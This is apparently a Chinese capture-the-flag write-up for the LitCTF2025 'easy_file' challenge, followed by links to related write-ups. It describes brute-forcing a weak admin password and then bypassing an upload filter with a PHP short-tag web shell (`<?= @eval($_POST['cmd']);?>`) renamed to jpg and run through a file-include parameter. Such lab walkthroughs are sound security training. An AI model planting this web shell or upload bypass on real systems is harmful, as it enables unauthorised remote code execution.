短标签一句话实战-LitCTF2025-easy_file



1、打开环境是一个登陆框,输入admin/123456,抓包发现做了base编码。并且对编码中的=做了URL编码,结合提示弱密码,开始爆破。

2、爆破模块操作过程
这个跳转到admin.php。解码得到密码为password。


3、登录admin,出现一个文件上传界面,上传php一句话提示恶意后缀,改为jpg,又提示内容非法。尝试短标签。

在文件上传漏洞的上下文中,"短标签绕过"通常指的是攻击者利用目标服务器开启了对PHP短标签的支持这一点,通过上传包含短标签(如`<?`)的恶意PHP代码来执行远程代码。这是因为服务器可能仅仅检查文件是否包含标准的PHP开头标签(`<?php`),而忽略了短标签。修改一句话为

php 复制代码
<?= @eval($_POST['cmd']);?>

重新上传。提示上传成功


4、蚁剑连接一直报错,于是开始构造payload,首页源码有注释说//file查看头像,尝试file作为get参数,值为上述路径,结合一句话木马cmd命令执行(先ls),成功出现flag。
相关推荐
kingx32 天前
Bugku WEB 题解总集:文件包含 / SQLi / 反序列化 / SSTI / 反爬 / 组件漏洞
web安全·网络安全·ctf·bugku
kingx32 天前
Bugku Reverse 与 Android 题解总集:APK / native / PE / IPA
android·逆向·ctf·bugku
hengdonghui7 天前
Writeup 4 NUAACTF 2020 Wireshark 流量分析题
wireshark·ctf·misc·流量分析
hengdonghui8 天前
Writeup 4 0xGame 2021 - robot
web·ctf·信息泄露·robots.txt
hengdonghui11 天前
Writeup 4 Speak Softly Love
ctf·misc·osint(开源情报搜集)
其实防守也摸鱼13 天前
Cylab在线靶场——CTF中的通用技能
linux·数据库·学习·算法·靶场·ctf·学习网络安全
hengdonghui15 天前
Writeup 4 CTFHub injection
web·ctf·sql注入·整数型联合查询注入(有回显)
hengdonghui16 天前
Writeup 4 CTFHub weakphp
ctf·md5 绕过·.git 源码泄露·php 弱类型比较
hengdonghui18 天前
Writeup 4 ByteMe CTF 2026 The Vormir Ledger
ctf·osint
文章永久免费只为良心19 天前
Ctfshow_Web应用安全与防护_第二章_无字母数字命令执行
前端·python·安全·网络安全·渗透测试·ctf·红队渗透测试